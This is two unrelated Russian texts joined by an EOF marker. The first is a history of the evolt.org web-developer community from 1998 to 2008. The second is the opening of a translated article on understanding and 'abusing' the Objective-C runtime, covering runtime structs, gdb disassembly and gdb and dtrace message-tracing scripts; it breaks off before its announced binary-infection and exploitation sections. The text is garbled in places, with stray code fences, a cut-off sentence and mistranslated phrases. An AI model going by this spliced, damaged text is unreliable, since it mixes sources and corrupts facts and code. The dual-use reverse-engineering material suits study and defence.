Evolt.org — мировое сообщество веб-разработчиков и других интернет-профессионалов. Мы ведём дискуссионные списки рассылки, публикуем статьи на нашем сайте и поддерживаем архив браузеров, предлагающий загрузку всего — от Mosaic до Flock. С самого начала наше сообщество было международным, анархическим и управляемым добровольцами. Если и есть что-то, что выделяет нас среди других организаций веб-разработчиков, так это наш долгосрочный фокус на выращивании сообщества. Но как бы мы ни работали вместе, история evolt.org отмечена жаркими территориальными спорами, перемежающимися периодами инерции. Годами мы боролись за баланс между процессом, производством, лидерством и децентрализацией, неизменно отстаивая свои идеалы и целостность. 14 декабря 2008 года evolt.org исполнилось десять лет.

Это история нашего первого десятилетия — с точки зрения человека, причастного к evolt.org с первых дней.

1998: Истоки

Evolt.org возник из авторского спора 1998 года между Webmonkey компании Wired Digital и рядом участников дискуссионного листа Webmonkey для веб-разработчиков — monkeyjunkies. Этот высокообъёмный список работал с 1997 года. Активные участники monkeyjunkies хотели создать онлайн-архив списка, чтобы можно было искать и ссылаться на прошлые сообщения, — но Wired (недавно купленный Lycos) такого архива не предоставлял. Когда один из участников, Дэн Коди, в качестве услуги коллегам по списку опубликовал собственный архив, адвокаты Wired потребовали прекратить это, сославшись на оговорённые права на сообщения в списке. Wired дополнительно пояснил, что надеется выложить архивы позднее — с рекламными баннерами. Ряд членов сообщества выразил протест, и 14 декабря около тридцати человек из сообщества monkeyjunkies покинули Webmonkey, чтобы основать собственный список под управлением сообщества, а впоследствии — и сайт evolt.org.

Evolt.org был одновременно подражанием Wired Digital и Webmonkey и реакцией на них. Webmonkey до эпохи Lycos располагал штатом авторов и веб-разработчиков, живших и работавших в Сан-Франциско, Калифорния, и выпускавших материалы, одновременно информативные и юмористические. Нелепые аналогии и безумные сюжеты делали технические руководства увлекательными и доступными. Реклама всегда занимала видное место; в частности, основатель Wired Кевин Келли говорил, что Wired «стал соизобретателем баннерной рекламы». Mailing-list monkeyjunkies поначалу казался почти второстепенным, хотя, несомненно, поддерживался магнетической притягательностью новаторских сайтов, с которыми был связан.

Evolt.org начинался не с сайта и не с организационной структуры, а с thelist — общего листа по веб-разработке в духе monkeyjunkies, но некорпоративного, некоммерческого и архивированного онлайн. У некоторых первоначальных участников evolt был опыт в интернет-сообществах, уходящий корнями в Usenet, и более всего их привлекала идея создания онлайн-«сообщества» и возможность того, что веб-разработчики смогут помогать друг другу на равных условиях в масштабах всего мира.

Наряду с вниманием к модели, ориентированной на сообщество, evolt.org отличался от Wired и других корпоративных сайтов по веб-разработке отказом от рекламы. Наконец, evolt.org не претендовал на авторские права ни на что, написанное его участниками, — кроме того, что предоставляет сам участник при публикации в списке или на сайте evolt.org. В духе открытого исходного кода мы были и остаёмся «мировым сообществом веб-разработчиков, продвигающим свободный взаимный обмен идеями, навыками и опытом».

1998–2000: Стремительный рост

Поначалу участники evolt.org организовывались исключительно по электронной почте; управление осуществлялось через список администраторов, заархивированный, но закрытый для всех, кроме самих администраторов.

Наш основной лист по веб-разработке — thelist — заработал в начале 1999 года, а к июню у нас уже функционировал сайт с системой управления контентом, на который участники могли отправлять, оценивать и комментировать статьи в нескольких «центрах», то есть категориях веб-разработки. Адриан Розелли предложил свою личную коллекцию браузеров — так появился browsers.evolt.org. Группа администраторов занималась системами, управляла разработкой и выступала редакторами — по-прежнему без формальной структуры. Некоторые участники собирались вместе, чтобы кодить CMS и другие приложения на codefest'ах. Позже мы начали встречаться и просто ради общения (так называемые «beervolts»). Администраторы много трудились — от евангелизации до написания кода и создания контента. Трафик списка и сайта рос стремительно.

2000–2002: Разгорающиеся конфликты

В начале 2000 года из Webmonkey начался отток редакционного персонала, а позже в том же году monkeyjunkies закрылся — десятки «обезьян» перебрались в thelist на evolt.org. Дела у evolt.org шли отлично.

Мы склонны были организовываться по спискам. После того как thelist устоялся, в 2001 году был создан thechat — место для разговоров обо всём, что не касается ни evolt.org, ни веб-разработки как таковой: «представьте, что вы сидите за столом в пабе». Администраторы продолжали общаться через закрытый список. В конце 2000 года администраторы создали новый список для вопросов, специфически связанных с сайтом. Этот новый список — thesite — был открыт для всех желающих участников evolt.org.

В начале 2001 года около дюжины участников группы администраторов evolt.org собрались на интерактивной конференции SXSW в Остине, Техас. В группу входили участники с обоих побережий США, Среднего Запада, из Техаса, Великобритании и Исландии. Было тесновато — дюжина человек делила два гостиничных номера. Именно тогда мы начали пытаться организовать во что-то, напоминающее традиционную некоммерческую организацию. Мы избрали совет директоров; Дэн Коди был избран председателем.

Вскоре после этого группа администраторов распалась в серии борьбы за власть.

Хотя в Остине нам удалось провести определённое масштабное планирование, отслеживать происходящее после того, как мы снова разошлись, оказалось сложно. Мы по-прежнему общались преимущественно по электронной почте (в рамках списков и за их пределами), по телефону и время от времени через IRC (что было непросто, поскольку мы были разбросаны по многим часовым поясам), с редкими личными встречами по мере возможности. Однако мы раз за разом упирались в стены: мы происходили из разных культур, не всегда умели лучшим образом общаться, и наше видение не всегда совпадало. Вынести предложение на голосование нередко оказывалось громоздкой (а порой и разрушительной) практикой.

По мере приближения конца 2001 года перед сообществом администраторов evolt.org стояло немало проблем — и не последней из них был «процесс». Как управлять собой, когда вы не способны поддерживать традиционную организационную структуру и не можете встречаться лично?

В начале 2002 года организация узнала, что Дэн лично финансирует сайт evolt.org и высокополосный архив браузеров из собственного кармана — по тысяче долларов в месяц. Многих это тревожило, потому что evolt.org стремился выжить как организация независимо от того, способен ли тот или иной участник взять на себя свою долю нагрузки. Долгосрочное выживание организации стало ключевой проблемой, известной в сокращении как «вопрос автобуса». Если кто-то из нас попадёт под автобус — как остальные справятся? К сожалению, непрекращающиеся дискуссии о власти и лидерстве вызвали такой раскол в группе администраторов, что Дэн Коди, наш первый и последний официальный лидер, в мае 2002 года подал в отставку.

Оставшиеся участники продолжали бороться с организационными и финансовыми проблемами. К тому моменту несколько избранных в Остине уже покинули свои посты по тем или иным причинам. Для остальных казалось, что занимаемые должности не имеют реального смысла в контексте evolt.org.

В поисках порядка мы разделились на комитеты и продолжали попытки установить процедуры голосования и иные процессы. Закрытый список администраторов был распущен, а долгосрочное планирование переместилось в новый открыто архивируемый список «theforum». Стремясь к порядку, мы надеялись решить некоторые проблемы с границами и ответственностью, которые привели к расколу сообщества. Однако сам поиск процессов и организации начал раздражать многих — казалось, что большая часть нашей энергии тратится на процессы и вопросы власти, а не на достижение результатов и движение вперёд как группа. В то же время мировые события — от краха доткомов до 11 сентября и вторжения под руководством США в Ирак в 2003 году — подпитывали эмоциональные реакции на уже имевшиеся напряжённости. Некогда процветавший thechat вспыхнул скандалами, а затем заметно затих.

2003–2005: В поисках баланса

К 2003 году в thelist числилось свыше 3 000 подписчиков. Мы продолжали поддерживать архив браузеров и каталог веб-ресурсов сообщества, а в течение последних полутора лет предоставляли всем участникам бесплатный веб-хостинг. Бюджета как такового по-прежнему не было, хотя к тому времени сбор средств стал серьёзным приоритетом. В 2003 году evolt.org прекратил предоставлять бесплатный веб-хостинг и наконец позволил разместить рекламу Google в архиве браузеров — для покрытия расходов на хостинг.

Со временем большинство комитетов и мелких списков было закрыто, а их функции вернулись в theforum. Мы продолжали публиковать статьи и вести основные списки, но каталог был ликвидирован. Между тем всё очевиднее становилось, что собственная CMS evolt.org на основе Cold Fusion уязвима к «вопросу автобуса». К 2004 году у нас остался лишь один активный разработчик и хостер CMS (lists.evolt.org тогда размещался в Великобритании). Как всегда, большой объём ответственности, сосредоточенный в руках одного человека, вызывал беспокойство у остальных членов организации. Группа проголосовала за переход с собственной CMS на зарекомендовавшую себя CMS с открытым исходным кодом — Drupal. Мы нашли недорогой выделенный хостинг на The Planet, а зеркала помогли снизить нагрузку на архив браузеров по пропускной способности. Новый сайт на Drupal заработал в 2005 году.

Нам наконец удалось децентрализовать evolt.org до такой степени, что он мог выдержать внезапный уход любого из своих хранителей. По иронии судьбы, трудный путь к этому привёл к потере нескольких высокоактивных администраторов.

Что касается структуры управления, evolt.org в итоге остановился на специальном консенсусном процессе. Кто-то из нас выдвигает предложение на theforum, спрашивает, есть ли возражения, и ждёт несколько дней ответа. Если возражений нет — принимается консенсус и работа продолжается. Если возражения есть — мы стараемся их обсудить, а не бороться. Мы также больше не озабочены формализацией иерархии.

Те, кто прошёл через все эти годы, значительно продвинулись в умении работать вместе. Хотя коммуникационные трудности остаются, мы теперь лучше знаем эту территорию.

2006–2008: Инерция

Пока администраторы evolt.org работали над упорядочиванием организации, веб-развитие отставало. Собранный из заплаток дизайн 2005 года задумывался как временный, однако так и не был заменён. В 2006 году состоялось неудавшееся движение за редизайн, а к 2008 году число поданных статей и веб-трафик заметно снизились. Активность в thelist оставалась стабильной, но в меньшем объёме, чем в прошлые годы.

2008 и далее: Наше будущее

Вступая в своё десятое десятилетие, мы стоим перед несколькими крупными проектами. Мы делаем шаг назад, смотрим на то, как служим нашему сообществу, и задаёмся вопросом: как сделать это лучше? С этой целью мы проводим опрос сообщества. Кроме того, мы продолжаем работу по улучшению нашего архива браузеров — добавляем зеркала и, надеемся, информацию о некоторых наших уникальных и интересных браузерах. Наконец, мы предпринимаем шаги к подлинной интернационализации сайта, чтобы заложить фундамент для локализованных версий evolt.org — идея, которую мы вынашивали с 2001 года, но держали на заднем плане.

Хотя путь был далеко не гладким, нам удалось сохранить целостность нашей организации, нашего сообщества, нашей цели и наших архивов. Мы по-прежнему рады новым участникам, желающим вносить свои таланты и энергию в сообщество, одновременно приобретая новые навыки. Как и сам интернет, evolt.org создан из «несовершенных, ненадёжных частей, соединённых воедино, чтобы создать самое надёжное, что у нас есть».

За гармоничное, продуктивное и успешное следующее десятилетие.

-----[EOF]

The Objective-C Runtime: Understanding and Abusing

Автор: nemo@felinemenace.org

Содержание

1. Введение
2. Что такое Objective-C?
3. Runtime Objective-C
 - 3.1 — libobjc.A.dylib
 - 3.2 — Сегмент __OBJC
4. Реверс-инжиниринг приложений Objective-C
 - 4.1 — Инструменты статического анализа
 - 4.2 — Инструменты динамического анализа
 - 4.3 — Взлом
 - 4.4 — Заражение бинарных файлов Objective-C
5. Эксплуатация приложений Objective-C
 - 5.1 — Примечание: обновлённая техника shared_region
6. Заключение
7. Ссылки
8. Приложение А: Исходный код

1 — Введение

Привет, читатель. Эту статью я пишу, чтобы задокументировать исследование, которое проводил на Mac OS X примерно три года назад.

В своё время я представил его в виде доклада на конференции Ruxcon. Доклад вышел довольно унылым — сухим и сугубо техническим, и это меня немного выбило из колеи. К сожалению, из-за этого я не сохранил слайды. Примерно тогда же сломался мой ноутбук, а Apple отказалась его чинить, что на какое-то время оттолкнуло меня от Mac OS X. Неделю назад мы попробовали ещё раз — в другом магазине Apple, просто на удачу, — и там, похоже, починили. Так что я снова на OS X и предпринимаю ещё одну попытку задокументировать это исследование. Надеюсь, в формате .txt оно воспринимается немного легче — судить вам.

Тема исследования — runtime Objective-C на Mac OS X. По ходу статьи я рассмотрю, как работает runtime Objective-C: как в бинарном файле, так и в памяти. Затем разберём, как можно использовать runtime в своих интересах — с точки зрения реверс-инжиниринга, разработки эксплойтов и заражения бинарников.

2 — Что такое Objective-C?

Прежде чем разбираться с runtime Objective-C, давайте посмотрим, что вообще представляет собой этот язык.

Objective-C — рефлексивный язык программирования, целью которого является привнесение объектно-ориентированных концепций и системы сообщений в духе Smalltalk в язык C.

Компилятор Objective-C предоставляется GCC, однако благодаря богатой библиотечной поддержке на операционных системах, основанных на OpenStep (Mac OS X, iPhone, GNUstep), он де-факто используется только на этих платформах.

Objective-C реализован как расширение языка C. Это надмножество C, а значит любой компилятор Objective-C способен компилировать и обычный C-код.

Подробнее об Objective-C можно прочитать в источниках [1] и [2] из списка ссылок.

Чтобы проиллюстрировать синтаксис языка, рассмотрим простой пример «Hello World» из [3]. Этот tutorial показывает, как скомпилировать базовое приложение Objective-C из командной строки. Если вы уже знакомы с Objective-C, можете смело переходить к следующему разделу. ;-)

Сначала создаём директорию проекта:

```
-[dcbz@megatron:~/code]$ mkdir HelloWorld
-[dcbz@megatron:~/code]$ mkdir HelloWorld/build
```

...и создаём заголовочный файл для нашего нового класса (Talker):

```
-[dcbz@megatron:~/code]$ cat > HelloWorld/Talker.h
#import <Foundation/Foundation.h>

@interface Talker : NSObject

- (void) say: (STR) phrase;

@end

^D
```

Как видно, файлы Objective-C используют расширение .h, как и в C. Однако этот заголовок выглядит довольно непривычно по сравнению с обычным C-стилем.

Строка `@interface Talker : NSObject` сообщает компилятору, что существует класс `Talker`, унаследованный от `NSObject`.

Строка `- (void) say: (STR) phrase;` описывает публичный метод класса с именем `say`, принимающий аргумент `phrase` типа `STR`.

Теперь, когда заголовочный файл с определением класса готов, нужно реализовать саму логику. Как правило, файлы реализации Objective-C имеют расширение .m:

```
-[dcbz@megatron:~/code]$ cat > HelloWorld/Talker.m
#import "Talker.h"

@implementation Talker

- (void) say: (STR) phrase {
    printf("%s\n", phrase);
}

@end

^D
```

Реализация класса `Talker` предельно проста. Метод `say()` принимает строку `phrase` и выводит её через `printf`.

Теперь напомним небольшую функцию `main()`:

```
-[dcbz@megatron:~/code]$ cat > HelloWorld/hello.m
#import "Talker.h"

int main(void) {
    Talker *talker = [[Talker alloc] init];
    [talker say: "Hello, World!"];
    [talker release];
}
```

Из примера видно, что синтаксис вызова методов в Objective-C совсем не похож на обычный C или C++. Он гораздо больше напоминает систему сообщений Smalltalk или Lisp:

```
[<object> <method>: <argument>];
```

Программисты на Objective-C, как правило, объединяют `alloc` и `init` в одну строку, как показано в примере. Я понимаю, что это сразу наводит на мысль о возможном разыменовании NULL-указателя, однако runtime Objective-C проверяет, не был ли передан NULL, и перехватывает это условие (см. исходный код `objc_msgSend` далее в статье).

Теперь соберём проект. Флаг `-framework` для `gcc` позволяет указать фреймворк Objective-C для линковки:

```
-[dcbz@megatron:~/code]$ cd HelloWorld/
-[dcbz@megatron:~/code/HelloWorld]$ gcc -o build/hello Talker.m hello.m -framework Foundation
-[dcbz@megatron:~/code/HelloWorld]$ cd build/
-[dcbz@megatron:~/code/HelloWorld/build]$ ./hello
Hello, World!
```

Полученный бинарник выводит «Hello, World!», как и ожидалось. К сожалению, этот пример примерно исчерпывает весь мой практический опыт написания кода на Objective-C. Я провёл куда больше времени за его аудитом, чем за написанием. К счастью, глубокое знание Objective-C как языка не обязательно для понимания остальной части статьи.

3 — Runtime Objective-C

Теперь, когда мы «близко знакомы» с Objective-C как языком, ;-) — можно сосредоточиться на по-настоящему интересных аспектах: runtime, который делает возможным его функционирование.

Как я упоминал во введении, Objective-C — рефлексивный язык. Следующая цитата объясняет это понятие более ясно, чем я мог бы (в весьма академическом духе):

«Рефлексия — это способность программы манипулировать в качестве данных чем-то, представляющим состояние самой программы в процессе её выполнения. Такая манипуляция имеет два аспекта: интроспекцию и интерцессию. Интроспекция — это способность программы наблюдать за собственным состоянием и рассуждать о нём. Интерцессия — это способность программы изменять своё собственное состояние исполнения или интерпретацию и смысл собственных конструкций. Оба аспекта требуют механизма кодирования состояния исполнения в виде данных; предоставление такого кодирования называется реификацией.»

— [4]

Говоря проще: во время выполнения классы Objective-C спроектированы таким образом, чтобы знать о своём собственном состоянии и быть способными изменять собственную реализацию. Как можно догадаться, эта информация и функциональность весьма полезны с хакерской точки зрения.

Как это реализовано на Mac OS X? Прежде всего, когда `gcc` компилирует наше приложение `hello.m`, оно компоуется с библиотекой `libobjc.A.dylib`:

```
-[dcbz@megatron:~/code/HelloWorld/build]$ otool -L hello
hello:
    /System/Library/Frameworks/Foundation.framework/Versions/C/Foundation
    (compatibility version 300.0.0, current version 677.22.0)
    /usr/lib/libgcc_s.1.dylib (compatibility version 1.0.0, current version 1.0.0)
    /usr/lib/libSystem.B.dylib (compatibility version 1.0.0, current version 111.1.3)
    /usr/lib/libobjc.A.dylib (compatibility version 1.0.0, current version 227.0.0)
    /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
    (compatibility version 150.0.0, current version 476.17.0)
```

Исходный код этой dylib доступен из [5]. Библиотека содержит код для манипуляции нашими классами Objective-C во время выполнения.

Также на этапе компиляции gcc отвечает за сохранение всей информации, необходимой libobjc.A.dylib, внутри бинарного файла. Это достигается созданием сегмента `__OBJC`. Подробно останавливаться на формате Mach-O в этой статье я не планирую — эта тема многократно описана [6]. Нас больше интересует содержимое различных секций.

Вот список секций сегмента `__OBJC` в нашем бинарнике:

```
LC_SEGMENT.__OBJC.__cat_cls_meth
LC_SEGMENT.__OBJC.__cat_inst_meth
LC_SEGMENT.__OBJC.__string_object
LC_SEGMENT.__OBJC.__cstring_object
LC_SEGMENT.__OBJC.__message_refs
LC_SEGMENT.__OBJC.__sel_fixup
LC_SEGMENT.__OBJC.__cls_refs
LC_SEGMENT.__OBJC.__class
LC_SEGMENT.__OBJC.__meta_class
LC_SEGMENT.__OBJC.__cls_meth
LC_SEGMENT.__OBJC.__inst_meth
LC_SEGMENT.__OBJC.__protocol
LC_SEGMENT.__OBJC.__category
LC_SEGMENT.__OBJC.__class_vars
LC_SEGMENT.__OBJC.__instance_vars
LC_SEGMENT.__OBJC.__module_info
LC_SEGMENT.__OBJC.__symbols
```

Как видно, в файле хранится весьма значительный объём информации, доступной во время выполнения.

Подробнее об in-memory-компонентах runtime Objective-C и содержимом файла мы поговорим в следующих разделах.

3.1 — libobjc.A.dylib

Как уже упоминалось, libobjc.A.dylib — это библиотека на Mac OS X, обеспечивающая in-memory-функциональность runtime языка Objective-C.

Исходный код библиотеки доступен на сайте Apple [5].

Apple довольно подробно задокументировала механику этой библиотеки в документах [7] и [8], описывающих версии runtime 1.0 и 2.0.

Три года назад, когда я последний раз изучал runtime, версия 2.0 была актуальной. Однако похоже, что теперь стандартом стала версия 3.0 и всё изменилось довольно существенно. Большую часть этого раздела я написал на основе того, как всё было раньше, и мне пришлось переписывать его заново. Надеюсь, ошибок из-за этого нет. Но заранее прошу прощения, если они всё же обнаружатся.

Пожалуй, первая и наиболее важная функция в этой библиотеке — `objc_msgSend`.

`objc_msgSend()` используется для отправки сообщений объекту в памяти. Весь доступ к методам или атрибутам объекта Objective-C во время выполнения осуществляется через эту функцию.

Вот описание функции из Objective-C 2.0 Runtime Reference [7]:

`objc_msgSend()`:

Отправляет сообщение с простым возвращаемым значением экземпляру класса.

`id objc_msgSend(id theReceiver, SEL theSelector, ...)`

Параметры:

`theReceiver` — указатель на экземпляр класса, которому направляется сообщение.

`theSelector` — селектор метода, обрабатывающего сообщение.

`...` — список аргументов переменной длины, передаваемых в метод.

Возвращаемое значение: возвращаемое значение метода.

Чтобы разобраться в работе этой функции, нужно сначала понять структуры, которые она использует.

Первый аргумент `objc_msgSend()` — структура `id`. Её определение находится в файле `/usr/include/objc/objc.h`:

```
typedef struct objc_object {
    Class isa;
} *id;

typedef struct objc_class *Class;

struct objc_class
{
    struct objc_class* isa;
    struct objc_class* super_class;
    const char* name;
    long version;
    long info;
    long instance_size;
    struct objc_ivar_list* ivars;
    struct objc_method_list** methodLists;
    struct objc_cache* cache;
    struct objc_protocol_list* protocols;
};
```

Таким образом, `id` — это по сути указатель на экземпляр `objc_class` в памяти.

Пройдёмся по наиболее интересным элементам этой структуры.

Поле `isa` — указатель на определение класса данного объекта.

Поле `super_class` — указатель на базовый класс объекта.

Поле `name` — указатель на имя объекта во время выполнения. Полезно главным образом на высокоуровневых операциях.

Поле `ivars` — способ представить все переменные экземпляра объекта в памяти. Это указатель на структуру `objc_ivar_list`, содержащую счётчик, за которым следует массив `count * objc_ivar`:

```
struct objc_ivar_list {
    int ivar_count
    /* структура переменной длины */
    struct objc_ivar ivar_list[1]
}
```

Структура `objc_ivar` содержит имя и тип переменной — оба в виде `char *`:

```
struct objc_ivar {
    char *ivar_name
    char *ivar_type
    int ivar_offset
}
```



```
}
```

Поле `ivar_offset` указывает смещение в секции `__OBJC.__class_vars`, где хранятся данные этой переменной.

Поле `methodLists` — список методов, поддерживаемых классом. Структура `objc_method_list` состоит из целого числа (количество методов) и следующего за ним массива структур `objc_method`:

```
struct objc_method_list
{
    struct objc_method_list *obsolete;
    int method_count;
    struct objc_method method_list[1];
}
```

```
typedef struct objc_method *Method;
```

Структура `objc_method` содержит: `SEL` (второй аргумент `objc_msgSend`) — имя метода; строку с типами аргументов; и указатель на функцию самого метода типа `IMP`:

```
struct objc_method {
    SEL method_name
    char *method_types
    IMP method_imp
}
```

```
id (*IMP)(id, SEL, ...)
```

Указатель функции `IMP` предполагает, что первый аргумент — указатель `self` класса (то есть указатель `id/objc_class`), а второй — `SEL` (селектор) метода.

На этом с типом `id` пока всё интересное заканчивается. Позже мы рассмотрим, как работает кэширование методов и как оно может нам помешать.

Теперь обратим внимание на загадочный тип данных `SEL` — второй аргумент `objc_msgSend`:

```
typedef struct objc_selector *SEL;
```

А что представляет собой структура `objc_selector`? Оказывается, это просто строка `char *`, обработанная runtime.

`objc_msgSend()` реализована на ассемблере. Её реализацию можно найти в директории `runtime/Messengers.subproj` в исходных текстах `objc-runtime`. Файл `objc-msg-i386.s` содержит intel-реализацию.

Теперь, немного познакомившись с runtime, давайте запустим наш пример `hello` в отладчике и проверим наше понимание.

Самый распространённый отладчик на Mac OS X — `gdb`. Поскольку последнее время я много работаю в мире Windows, я привык к синтаксису Intel — заранее прошу прощения.

Запустим `gdb` и посмотрим на функцию `main`:

```
-[dcbz@megatron:~/code/HelloWorld/build]$ gdb ./hello
GNU gdb 6.3.50-20050815 (Apple version gdb-768) (Tue Oct  2 04:07:49 UTC 2007)
Copyright 2004 Free Software Foundation, Inc.
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x00001f3d <main+0>:  push    ebp
0x00001f3e <main+1>:  mov     ebp,esp
0x00001f40 <main+3>:  push    ebx
0x00001f41 <main+4>:  sub     esp,0x24
0x00001f44 <main+7>:  call    0x1f49 <main+12>
0x00001f49 <main+12>: pop     ebx
0x00001f4a <main+13>: lea     eax,[ebx+0x117b]
0x00001f50 <main+19>:  mov     eax,DWORD PTR [eax]
```

```

0x00001f52 <main+21>:  mov     edx,eax
0x00001f54 <main+23>:  lea     eax,[ebx+0x1177]
0x00001f5a <main+29>:  mov     eax,DWORD PTR [eax]
0x00001f5c <main+31>:  mov     DWORD PTR [esp+0x4],eax
0x00001f60 <main+35>:  mov     DWORD PTR [esp],edx
0x00001f63 <main+38>:  call    0x4005 <dyld_stub_objc_msgSend>
0x00001f68 <main+43>:  mov     edx,eax
0x00001f6a <main+45>:  lea     eax,[ebx+0x1173]
0x00001f70 <main+51>:  mov     eax,DWORD PTR [eax]
0x00001f72 <main+53>:  mov     DWORD PTR [esp+0x4],eax
0x00001f76 <main+57>:  mov     DWORD PTR [esp],edx
0x00001f79 <main+60>:  call    0x4005 <dyld_stub_objc_msgSend>
0x00001f7e <main+65>:  mov     DWORD PTR [ebp-0xc],eax
0x00001f81 <main+68>:  mov     ecx,DWORD PTR [ebp-0xc]
0x00001f84 <main+71>:  lea     eax,[ebx+0x116f]
0x00001f8a <main+77>:  mov     edx,DWORD PTR [eax]
0x00001f8c <main+79>:  lea     eax,[ebx+0x96]
0x00001f92 <main+85>:  mov     DWORD PTR [esp+0x8],eax
0x00001f96 <main+89>:  mov     DWORD PTR [esp+0x4],edx
0x00001f9a <main+93>:  mov     DWORD PTR [esp],ecx
0x00001f9d <main+96>:  call    0x4005 <dyld_stub_objc_msgSend>
0x00001fa2 <main+101>: mov     edx,DWORD PTR [ebp-0xc]
0x00001fa5 <main+104>: lea     eax,[ebx+0x116b]
0x00001fab <main+110>: mov     eax,DWORD PTR [eax]
0x00001fad <main+112>: mov     DWORD PTR [esp+0x4],eax
0x00001fb1 <main+116>: mov     DWORD PTR [esp],edx
0x00001fb4 <main+119>: call    0x4005 <dyld_stub_objc_msgSend>
0x00001fb9 <main+124>: add     esp,0x24
0x00001fbc <main+127>: pop     ebx
0x00001fbd <main+128>: leave
0x00001fbe <main+129>: ret

```

Как видно, функция `main` состоит всего из 4 вызовов `objc_msgSend()`. Никаких прямых вызовов наших методов здесь нет.

Вот исходный код для освежения памяти:

```

int main(void) {
    Talker *talker = [[Talker alloc] init];
    [talker say: "Hello World!"];
    [talker release];
}

```

Каждый вызов `objc_msgSend()` соответствует вызову метода в нашем исходнике:

```

класс | метод
-----
Talker | alloc
talker | init
talker | say
talker | release
-----

```

Убедимся в этом, поставив точку останова на `objc_msgSend()`:

```

(gdb) break objc_msgSend
Breakpoint 2 at 0x9470d670
(gdb) c
Continuing.

Breakpoint 2, 0x9470d670 in objc_msgSend ()
(gdb) x/2i $pc
0x9470d670 <objc_msgSend>:  mov     ecx,DWORD PTR [esp+0x8]
0x9470d674 <objc_msgSend+4>:  mov     eax,DWORD PTR [esp+0x4]

```

Первые два инструкции `objc_msgSend()` перемещают `id` в `eax` и селектор в `ecx`. Убедимся, сделав шаг и распечатав содержимое `ecx`:

```

(gdb) stepi
0x9470d674 in objc_msgSend ()
(gdb) x/s $ecx

```

```
0x9470e66c <objc_msgSend_stub+828>:      "alloc"
```

Как и ожидалось, первым вызывается метод `alloc`.

Теперь установим точку останова на текущем месте и с помощью команды `commands` в `gdb` будем выводить строку по адресу `ecx` при каждом срабатывании точки:

```
(gdb) break
Breakpoint 3 at 0x9470d674
(gdb) commands
Type commands for when breakpoint 3 is hit, one per line.
End with a line saying just "end".
>x/s $ecx
>c
>end
(gdb) c
Continuing.
```

```
Breakpoint 8, 0x9470d674 in objc_msgSend ()
0x94722d20 <__FUNCTION__.12370+80320>:      "defaultCenter"
```

```
Breakpoint 8, 0x9470d674 in objc_msgSend ()
0x9470e83c <objc_msgSend_stub+1292>:      "self"
```

```
Breakpoint 8, 0x9470d674 in objc_msgSend ()
0x94772d28 <__FUNCTION__.12370+408008>:
"addObserver:selector:name:object:"
```

```
Breakpoint 8, 0x9470d674 in objc_msgSend ()
0x9470e66c <objc_msgSend_stub+828>:      "alloc"
```

```
Breakpoint 8, 0x9470d674 in objc_msgSend ()
0x9470e680 <objc_msgSend_stub+848>:      "initialize"
```

```
Breakpoint 8, 0x9470d674 in objc_msgSend ()
0x9477f158 <__FUNCTION__.12370+458232>:      "allocWithZone:"
```

```
Breakpoint 8, 0x9470d674 in objc_msgSend ()
0x9470e858 <objc_msgSend_stub+1320>:      "init"
```

```
Breakpoint 8, 0x9470d674 in objc_msgSend ()
0x1fd0 <main+147>:      "say:"
Hello World!
```

```
Breakpoint 8, 0x9470d674 in objc_msgSend ()
0x947a9334 <__FUNCTION__.12370+630740>:      "release"
```

```
Breakpoint 8, 0x9470d674 in objc_msgSend ()
0x9474e514 <__FUNCTION__.12370+258484>:      "dealloc"
```

Всё работает, как ожидалось. Однако мы видим, что в трассу попали методы, не связанные с нашим классом, — они вызываются при загрузке NS-runtime. Попробуем выяснить, на каком именно классе вызывается метод.

Вспоминая структуру `objc_class`:

```
struct objc_class
{
    struct objc_class* isa;
    struct objc_class* super_class;
    const char* name;
```

На 8 байтах от начала структуры — 4-байтный указатель на имя класса.

Проверим это, перезапустив процесс с точкой останова на том же месте:

```
Breakpoint 6, 0x9470d674 in objc_msgSend ()
(gdb) printf "%s\n", *(long*)($eax+8)
NSNotificationCenter
```

При срабатывании точки мы разыменовываем указатель по `$eax+8` и выводим имя класса.

Снова можно автоматизировать это через `commands`. Но давайте немного изменим подход — вместо `printf` используем одну из функций, экспортируемых нашим runtime:

```
call (char *)class_getName($eax)
```

Эта функция получит имя класса прямо из `id`.

```
(gdb) b *0x9470d674
Breakpoint 1 at 0x9470d674
(gdb) commands
Type commands for when breakpoint 1 is hit, one per line.
End with a line saying just "end".
>call (char *)class_getName($eax)
>x/s $ecx
>c
>end
(gdb) run
...
```

Вывод показывает, что в некоторых случаях `eax` не содержит `id` и метод не срабатывает корректно (отсюда сообщения вида `). Это связано с тем, что `objc_msgSend()` — не всегда точка входа, поэтому мы не можем гарантировать, что при каждом срабатывании точки останова перед нами именно вызов `objc_msgSend()`.

Чтобы трассировщик работал надёжнее, можно поставить точку останова на `0x4005`. Тогда `SEL` берётся из `esp+0x8`, а `id` — из `esp+0x4`.

Для красивого вывода объекта и метода используем:

```
printf "[%s %s]\n", *((long *)((* (long *) ($esp+4))+8)), *((long *) ($esp+8))
```

Это работает неплохо, но в ряде случаев имя класса оказывается `NULL`. В таком случае берём `isa` (разыменовываем первый указатель структуры) и получаем имя уже оттуда.

Следующий скрипт `gdb` обработает эту ситуацию:

```
#
# Трассировка сообщений Objective-C. - nemo 2009
#
b dyld_stub_objc_msgSend
commands
    set $id = *(long *) ($esp+4)
    set $sel = *(long *) ($esp+8)
    if (*(long *) ($id+8) != 0)
        printf "[%s %s]\n", *((long *) ($id+8)), $sel
        continue
    end
    set $isx = *(long *) ($id)
    printf "[%s %s]\n", *((long *) ($isx+8)), $sel
    continue
end
```

То же самое можно реализовать с помощью `dtrace` на Mac OS X:

```
#!/usr/sbin/dtrace -qs

/* использование: objcdump.d <pid> */

pid$1::objc_msgSend:entry
{
    self->isa = *(long *) copyin(arg0, 4);
    printf("-[%s %s]\n", copyinstr(*(long *) copyin(self->isa + 8,
4)), copyinstr(arg1));
}
```

Позволю себе оговорку: мы *должны* были бы легко реализовать это через dtrace на Mac OS X. Однако dtrace — это как смотреть на красивую картину через детский kaleidoscope. Большое спасибо twiz за помощь в реализации.

Как видно, вывод этого скрипта аналогичен скрипту для gdb, но процесс при этом работает на порядки быстрее.

Теперь, когда мы, надеюсь, разобрались с вызовами objc_msgSend(), рассмотрим, как осуществляется доступ к переменным и методам объектов.

Чтобы исследовать это, немного модифицируем пример hello.m, добавив атрибуты. Для демонстрации воспользуемся примером с дробями из [10]:

```
-[dcbz@megatron:~/code/fraction]$ ls -lsa
total 24
0 drwxr-xr-x  5 dcbz dcbz  170 Mar 27 10:28 .
0 drwxr-xr-x 33 dcbz dcbz 1122 Mar 27 10:17 ..
